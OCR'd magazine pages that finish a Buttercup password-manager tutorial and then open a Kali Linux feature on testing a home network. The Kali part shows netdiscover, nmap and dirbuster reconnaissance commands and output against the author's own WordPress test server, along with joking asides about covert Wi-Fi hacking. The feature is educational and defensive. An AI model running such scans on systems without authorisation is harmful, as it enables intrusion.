Having to do this manually each time can be a bind, so rather than click New Entry blindly, click the … button to its right to reveal a list of handy templates: Login, Website, Credit/Bank Card, Note and SSH Key. Depending on your choice, the available fields change – Website adds a simple URL field, for example, while Credit Card shows a neat little picture of a card with key details beneath. As you enter these into the various fields, the card icon updates to show your cardholder's name, long card number and expiry date.

As your collection grows, there will be times when you need to make changes – just select the item in the Documents pane and it appears in the right-hand pane with a handy Edit button at the bottom, enabling you to add, edit and remove whatever information you see fit.

Capture web passwords

One major use of any password manager is to simplify navigating online accounts via a browser. *Buttercup*

CAPTURE WEB LOGINS


Authenticate to https://u
https://login.ubuntu.com/nxv0z2t3V8z06qEf/+decide
Save
Cancel
Yes, log me in
cancel

Personal Data Request

Save Login Details?
Log in

Personal details

You are logging in to https://ubuntu.com/

Ubuntu.com has requested some personal information, please choose what you would like to share:

☑ Username: nickdanp
☑ Email address: nick@nickpeers.com
☑ Full name: Nick Peers
☑ Service authorization for Ubuntu.com

1 Capture passwords from web pages

The simplest way to add any web login to *Buttercup* is to navigate to the page in question, then log in manually. A Save Login Details popup appears – click Save to open a new browser tab showing the details captured. Confirm they're correct, choose where to save the item, and click Save New Entry.



Ubuntu.com log in with Ubuntu One

Please type your email:

Your email address

ubuntu

ubuntuthemes.org
nick.bcup › Web logins - Sm-Z ›

ubuntu.com
nick.bcup › Web logins - Sm-Z ›

butlins.com

2 Log in using saved details

Going forward, look out for the green *Buttercup* icon next to username and password fields. Click this and a list of matching logins for the site appears – click whichever account you wish to log in with and the username and password fields are automatically filled, leaving you to simply click Login to continue.



Current password

••••••••••••

Choose password

Password with at least 8 and at most 512 characters (ASCII only)

B5JoUcPK24oM2W2HuIv3

● Characters
○ Words

OPTIONS 20

☑ Uppercase Letters
☑ Lowercase Letters
☑ Digits
☐ Space
☑ Underscore & Dash
☐ Symbols

3 Update passwords

If you've been relying on the same, weak passwords for your accounts, it's time to update them. After logging in, look for an account settings page where you can update your password. Right-click inside the new password field and select Buttercup > Generate Password to bring up the password generator.



https://ubuntu.com/ 2022/10/23

4 Make changes

After finding a password or phrase you're happy with, click Use This. In the Repeat New Password box beneath, right-click again and choose Buttercup > Insert Last Generated Password. After updating the password in your account, you need to manually update the password in *Buttercup* (see main text).

provides extensions for *Firefox* and any *Chromium*-based browser with access to the Chrome Web Store. You'll find links to both through the *Buttercup* site or by searching the relevant add-ons store for 'Buttercup'.

Once installed, you need to add your existing vault to sync them. Click the *Buttercup* icon in your browser followed by Add Vault. From here you can connect to an online vault or link to a file stored locally (if choosing the latter, select Connection > Enable Browser Access in the main *Buttercup* application first). Confusingly, in the case of Google Drive, it's not simply a case of selecting your vault file as displayed; you need to manually enter the filename alongside your vault password before clicking Save to make the connection.

After doing so, consult the step-by-step guide *(below-left)* to find out how to capture login details from websites using the *Buttercup* browser extension, plus quickly log in using those credentials going forward. It also reveals how to generate new, stronger passwords for poorly protected online accounts.

Buttercup's browser plugins are a work in progress – the *Firefox* one can't update changed passwords, so you need to create a new login. To do this, open the *Buttercup* browser add-on and click the settings button. You'll see a Save Stored Logins option at the bottom with a number next to it – click this, and a Save New Credentials tab pops up with everything except the username filled in (enter this manually). Once done, select where to save it and click Save New Entry.

You may need to log out and back into the site for the new entry to appear in the list of available logins (it can take a few minutes). Once it's there, switch to the main *Buttercup* window, where both sets of credentials should be visible (if not, try View > Reload or View > Force Reload). The first record in the list should be the now-obsolete one – select it, then roll your mouse over the Password field and click Reveal to verify this is the case, then right-click it and choose Move To Trash.

It's not an elegant solution because no password history is stored. If you want to keep the history, select the newer entry, roll your mouse over the Password field and click the clipboard button next to Reveal. Now select the older entry, click Edit, then paste the newer password over the older one and click Save. Going forward, you can review previous passwords by rolling your mouse over a Password field and clicking the timer button. This pops up a window showing a list of all passwords used (oldest at top) with options to copy the password and even restore a previous password.

More tools and features

Our basic tour of *Buttercup* is complete, but there's still plenty of features to explore. You can, for example, run multiple vaults with different passwords for different circumstances. Click the + next to the tab containing your current vault to set one up. You need to open each one individually each time you launch *Buttercup* but can then use them independently or how you see fit. You can do the same with the browser add-on.

There are various ways to navigate your collection – you can, of course, browse, using the filter button to reverse the alphabetical sort order or filter the list using a keyword. There's also a handy search tool – the quickest way to access this is to press Ctrl+F – which searches across your vault. Click an item to be whisked to its parent group.



Ubuntu 22.10 is available!

Desktop performance and productivity improvements, Raspberry Pi display compatibility and MicroPython developer tools headline the latest release of Ubuntu.

Buttercup's browser extension can connect directly to vaults stored online or you can link them to local vault files.

Sometimes you may encounter a crash or error message – choose View > Force Reload, which should clear the problem by returning you to the main *Buttercup* home screen. The program remains in heavy development – if you keep encountering problems, visit the program's GitHub page (**https://github.com/buttercup**) ,where you'll find separate projects spanning the desktop, browser extension and mobile releases. Select your target release and then explore the Issues section to see if your problem has been documented and any workarounds or fixes suggested.

If you're worried about the security of your *Buttercup* vault when your PC is left unattended, select Buttercup > Preferences > Security, where you'll find options to automatically clear the clipboard after a set period as well as lock your vaults after a specified time or when you close Buttercup.

One final tip: any items or groups you delete are sent to *Buttercup's* trash – there they reside (and stay accessible) until you click the trash icon followed by the red X button next to Close to empty it. LXF

QUICK TIP

You can store file attachments on locally hosted vaults – after creating an item, just drag a file into the Drag And Drop To Add Attachments box in the item's properties.

» ACCESS ON THE MOVE

We spend increasing amounts of time on the move with our phones and tablets. *Buttercup* provides mobile apps for both Android and iOS (Apple) platforms. They can be used standalone by creating a new local vault that's stored on your mobile device, but in most cases, you'll want to sync with your carefully crafted desktop vault.

This requires the vault to be stored on one of Dropbox, Google Drive or WebDAV. The first-run wizard gives you the option of selecting your chosen online storage platform, which you're prompted to authenticate through your browser (once complete, wait until you're prompted to open a link in *Buttercup).* There's no need to give *Buttercup* full drive permissions – the app has access to any previously created vaults – and once you've entered the vault password, you should be presented with a handy summary screen, including how many entries and groups make up your vault.

You can view, edit and delete entries from the app, plus quickly copy username and password values to the clipboard by tapping them. iOS users can also incorporate automatic filling in of forms in browsers – navigate to Settings > Passwords > Autofill Passwords to set *Buttercup* as your default password provider. It's a little clunky and slow compared to other password managers, but it does the job.

» GET YET ANOTHER PASSWORD... Subscribe now at **http://bit.ly/LinuxFormat**

Master hacking with Kali



Daring **David Rutland** dons his black hoodie and joins the red team to try out Kali Linux from Offensive Security.

Hacking is cool. Not the kind of hacking you usually get up to on your Linux machine – tweaking open source code to wring the last ounce of performance from an ancient program or adding new functionality to suit your needs. No, we're talking about the other kind of hacking.

Think black hoodies and world maps. Angelina Jolie and Jonny Lee Miller fleeing the Feds in the dead of night after some illicit intrusion or other. Hackers are the modern equivalent of cat burglars, breaking into high security areas to make off, unseen, with a priceless portrait or the contents of your secret vault. They blend into the background while drinking cocktails with their targets, and live the high life thanks to the proceeds of their victimless crimes.

Of course ,the analogy doesn't hold up in all (*any?–Ed*) respects. We are, after all, talking about theft and extortion here. The perpetrators are neither David Niven nor Pierce Brosnan, and the victims aren't always wealthy dilettante socialites – they're your grandma, your local NHS trust and your pension fund.

And while we have limited sympathy if someone claims your newly minted NFT on the blockchain, falling victim to a ransomware attack is no joke. It can ruin businesses and it can ruin lives.

Kali Linux, from Offensive Security, was born out of the desire to give you all the tools that a malicious hacker would use to harm you. It gives you the means to test your own security – and to strike back.

CREDIT: Magictorch

Ice cold with Kali

Kali is essentially a collection of tools gathered over the decades, and packaged in an easy-to-use, logical way.



The Kali Xfce desktop is an aesthetically pleasing fusion of 1980s martial arts movie posters. If you don't like the wallpaper colour scheme, there are dozens more available.

Yes, Kali comes as a distro, but it's also quite simple to download and install its essential tools on a standard Debian or Ubuntu system.

But functionality and the ability to hurl malware like a cyber-shuriken is only part of what Kali Linux is about.

Mostly, Kali Linux is about style. You'll see it in the ever-present dragons scattered around the system. You'll see it in the customised terminal, which, even if you only use it for some innocuous text editing, makes you look like a hacker.

With Kali, you can sit in a cafe wearing a fedora, and even if you're just checking the news on your laptop, you'll exude an ineffable sense of menace to fellow-patrons as you down your triple espresso.

One of Kali's cool features is the ability to rapidly switch themes. With a simple key combo, you can jump between a standard-looking Windows-like desktop and the be-dragoned majesty of your hacking rig, black terminal windows and all.

The idea is that no one suspects a person using a Windows machine in a public place of being up to no good, but if you time it right, you might just be able to get everyone to notice you.

Choose your weapon!

Offensive Security is one of those terms that comes with certain unfortunate associations. It calls to mind stationary tanks queued up in a cloud of diesel smoke along an Eastern European border, waiting for some inevitable and planned provocation to occur. Or a Texan homeowner buying a medium-sized arsenal for home defence, then sitting up all night waiting for a burglar.

Both of these images are sort of right. With Kali, you're getting the same weapons that the opposition will attempt to use on you. If someone bursts into your living room with a shotgun, it's awfully handy to be sitting there with your own shotgun and a glass of milk.

Ideally though, a burglar won't even get through the front door, because using Kali, you'll have tested your lock against all known lockpicks. You'll have taken a battering ram to the hinges and reinforced the weak points. Grenades will bounce from your bulletproof windows, and you've measured the cat flap to ensure that only cats can get in.

Just as a gun is a great equaliser, Kali developers have done their best to ensure that everyone has equal opportunity to use offensive tools regardless of their system's power or their chosen method of deployment.

If all you have is a mo, *Kali NetHunter* can provide you with the full Kali toolset, along with a touchscreen-optimised GUI for common attack categories, including one-click MANA Evil Access Point setups, BadUSB Man in the Middle (MITM) attacks and more.

Likewise, if you're stuck on a Windows system, Kali runs in a container on WSL, albeit with limitations. You don't have direct access to hardware resources, for instance, and you don't get the Kali customised kernel.

There's ARM support, too. Meaning your humble Raspberry Pi can launch attacks across the network and wreak havoc and destruction against your ancient Vodafone router. But there are limitations here as well. The Pi isn't suited for processor-intensive tasks, and many of the included exploits were built for x86 – they're present on ARM builds, they just don't work.

Offensive Security recommends either using a live USB, deploying a prebuilt virtual machine, or installing Kali to bare metal, either as single or multi-boot, using an installer image. Or you can do what we did, which is to install Kali into a *VirtualBox* VM with an installer image. The full download including tools is 10.6GB, so make sure you have sufficient bandwidth and time.

According to the documentary *Indiana Jones and the Temple of Doom,* Kali is a goddess who thrives on blood sacrifices and gives her adherents the power to pull still-beating hearts from the chests of offerings.

Outside of cinema screens, however, Kali is available for almost any type of hardware and will provide you with the tools you need to make a nuisance of yourself.

Over the next few pages, we show you how to get Kali, use it to find devices, and carry out some basic exploits to test your security. And as we will repeatedly remind you, please make sure you have permission before using any of Kali's tools on systems that aren't yours. We don't want to be called as witnesses or defendants in an extradition hearing.

QUICK TIP

LXF Tower lawyers would like us to express the importance that these techniques can only legally be used on your own systems or if you have the express permission to do so by the owner.

»

Get to grips with Kali

Kali Linux enables amateurs and pros alike to take security into their own hands and carry out attacks on their own networks and equipment.

QUICK TIP

Make passers-by think you're using Windows 10 with Kali Undercover. Select it from the system menu or type `kali-undercover` into your terminal.

We're not going to suggest that you use Kali Linux as your daily driver. We could, as it's a perfectly serviceable as a distro, but there are some caveats. Kali is a specialist project and is heavily geared towards spoiling someone's day, week, month or even their year. It's designed with security in mind and developers deliberately keep the number of upstream repositories to a minimum. You may have a sudden urge to play some Steam games or add additional repositories to your **sources.list**, and while this is totally do-able in theory, you run a very real risk of nerfing your Kali Linux installation entirely.

Unless penetration testing is your God-given vocation, and you can dedicate a machine on which to execute your exploits without giving in to the temptations of adding any extra software, don't run Kali on bare metal. While there are ready-to-roll *VMWare* and *VirtualBox* pre-built images, these take up a large and preset amount of storage. Instead, we're going to suggest that you run Kali in a virtual machine with *VirtualBox*, and allocate a dynamic hard drive that expands to a predetermined limit as you fill it up.

Kali ISO images come in a range of sizes, the largest being a whopping 10GB containing everything you could possibly need to wreak mayhem and havoc on the world. Choosing the Everything option means you can experiment with all of Kali's tools in an offline environment, as you don't need to download anything else. You can connect to the local intranet, and away you go! This is probably a little overkill for most people, but we've never installed a 10GB ISO before, and wanted to see what it was like.

Once your epic download has finished, open up *VirtualBox* and click on New to make a new VM.

Name the new machine Kali and select the ISO file. *VirtualBox* detects that you're installing a Linux distro and warns that you can't install Kali as an unattended installation. Click Next and assign as much memory to Kali as you can spare. If you have 16GB RAM, you can certainly spare 8GB for some hacking exploits. Likewise, you get the most benefit by allocating as many cores as you can spare and creating a decent-sized virtual hard drive. Allocating video memory isn't an absolute must, but the more you give your Kali VM, the less likely you are to run into problems and glitches.



```
C:\home\johnsmith> kali-undercover
```

With Kali Undercover, you can theme your desktop to look almost exactly like Windows 10. This enables you to blend in with normal people who have no idea you're secretly hacking their Wi-Fi.

We suggest you go with something other than the default kali hostname as it's difficult to blend into the background of someone else's network while advertising yourself as the avatar of destruction. Just go with Windows-PC5 or something similarly generic. Likewise, if you use your real name as the installer suggests, maybe infosec isn't the career for you. We went with johnsmith.

If you're following our advice and installing Kali in a VM, feel free to click through the rest of the defaults and check the box for what tools package you want.

Packages, packages everywhere!

Installation took a shocking 25 minutes to complete, which shouldn't have been surprising, and when we ran *Neofetch* on our newly installed system, we found we had 4,348 packages installed. Actually, that's not quite true, as *Neofetch* isn't included in the Everything package – which seems a shame, as the version that you can install from the Kali repository comes with some neat ASCII art depicting the ubiquitous Kali dragon.

Kali Linux is not subtle, with stylish dragons and zen hacking-related quotations scattered liberally around the system. Booting to the default Xfce desktop, you'll see the ever-present dragon, complete with an egregious lens-flared gleam in his eye. The words 'Kali Linux' take up half the screen along with the ancient wisdom, 'The Quieter You Become, The More You Are Able To Hear.' There's also a mini dragon as the icon to



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 50 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 3000
 ______________________________________________________________________
_________       At MAC Address      Count     Len  MAC Vendor / Hostn
   IP           At MAC Address      Count     Len  MAC Vendor / Hostn
ame      1.1    e4:fb:5d:4f:2a:c9     30     1800  HUAWEI TECHNOLOGIE
 ______________________________________________________________________
─────────1.102  b2:95:75:02:a5:84      1       60  Unknown vendor
 192.168.1.1    e4:fb:5d:4f:2a:c9     31     1860  HUAWEI TECHNOLOGI
 192.168.1.101  b2:95:75:02:a5:84     18     1080  Unknown vendor
 192.168.1.102  b2:95:75:02:a5:84      1       60  Unknown vendor
```

Netdiscover is a great tool for finding devices on a network when you don't have admin access to the router. It works quickly, and is a reminder of why you should hide hostnames.

access your System menu, dragons within your Start menu, and dragons for every Kali-specific shortcut.

As with any distro, the first thing you should do is update and upgrade your system. New exploits are developed all the time, and distro creators constantly fight to plug holes, patch insecurities and make sure your favourite OS isn't vulnerable to the kind of people who use Kali Linux. At the time of writing, Kali Linux 2023.1 had been released for under a month. However, we still needed to update over 300 packages.

Hack all the things!

Take a look at your System menu and in addition to the usual apps such as *Ristretto, Firefox* and *Mousepad,* you'll see 14 submenus, with names like Information Gathering, and Web App Analysis. Each one is full of further folders and tools relating to an aspect of hacking a system that doesn't want to be hacked.

Although these are System menu entries, they aren't really GUI tools, and in most cases, clicking on one simply opens the relevant help file in your terminal. Think of them as a catalogue of tools, rather than the tools themselves.

The Information Gathering section is a great place to start any ethical hacking adventure. You need to know what's in your vicinity and is available to be hacked. At this point, it's a bad idea to venture on to the wider internet because hacking stuff is illegal without consent, and you don't yet know what you're doing. For the purposes of this guide, we've set up a *WordPress* installation on our Raspberry Pi for the purposes of some limited hi-jinx.

As you are presumably sitting at home, pondering the vulnerabilities of your home network, you need to find out what devices are around you and how they're open to hacking. There's the smart TV in the corner, the router behind your sofa, a couple of phones, and maybe a Pi or two.

Netdiscover uses address resolution protocol to help discover different devices in your network and maps IP addresses to MAC addresses and hostnames. Checking your router's admin page would give you the same info, but assume you don't have the password.

```
$ sudo netdiscover -r 192.168.0.0/24
```

Next you'll want to discover all of the different services offered by a device, and the *Nmap* network mapper can help with this. Pick an IP address revealed by *Netdiscover* and enter:

```
$ nmap 192.168.1.32
```

The result is a list of ports in use, and while most are closed, port 80, used for HTTP connections, is open. We've found our web server and visiting the IP address in our browser, we can see it's a *WordPress* site. We have no idea of the username or the password, and we don't know the layout of the site. *Dirbuster* can help find directories and files within our *WordPress* install. Run the following to open the GUI:

```
$ dirbuster http://your.target.ip.address
```

Enter the target URL into the Target URL box and then press Browse. Navigate to **/usr/share/wordlists/dirbuster** and select a wordlist. These files contain huge lists of the most common directory names used by content management systems.

Dirbuster tests each of the directories to see if they exist. Be warned, though – if you use one of the larger lists, the process can take days, even on your home network.

The resulting list shows response codes – any that begin with a `2` means you can access them.

An accessible **wp-content** folder gives access to uploaded files, theme information and plugins. Plugin information is especially important, because these are often outdated and vulnerable to attack.

Kali has dozens of tools to help detect and exploit systems in the name of testing your own security. Check out the excellent documentation to find more.



http://192.168.1.32:80/

Type	Found
Dir	/
Dir	/sample-page/
Dir	/2023/
Dir	/2023/03/
Dir	/2023/03/29/
Dir	/2023/03/29/hello-world/
File	/wp-includes/blocks/navigation/view.min.j
File	/wp-includes/blocks/navigation/view-moda
Dir	/0/
Dir	/feed/
Dir	/2023/3/
File	/wp-includes/category.php
Dir	/login/feed/
Dir	/2023/0/
Dir	/2023/03/0/
Dir	/2023/feed/
Dir	/2023/03/29/feed/
Dir	/sample-page/0/
Dir	/2023/03/feed/
Dir	/sample-page/feed/
File	/wp-includes/user.php
Dir	/2023/03/29/hello-world/0/

```
Current speed: 21 requests/sec
Average speed: (T) 20, (C) 20 requests/sec
Parse Queue Size: 0
Total Requests: 6496/20510580
Time To Finish: 11 Days
Starting dir/file list based brute forcing
```

Knowing the directory structure of a website is a necessary first step to accessing parts you shouldn't. We could have just checked the sitemap, but where's the fun in that?

QUICK TIP

Make sure your virtual machine network settings specify Bridged Adapter or Kali won't be able to see other devices on your home network.

» PYTHON PLUS POINTS

One of Kali's headline new features is the upgrade to Python 3.11 as standard. Many of the tools in the Kali toolset are Python programs and scripts, so it makes sense to have the latest version.

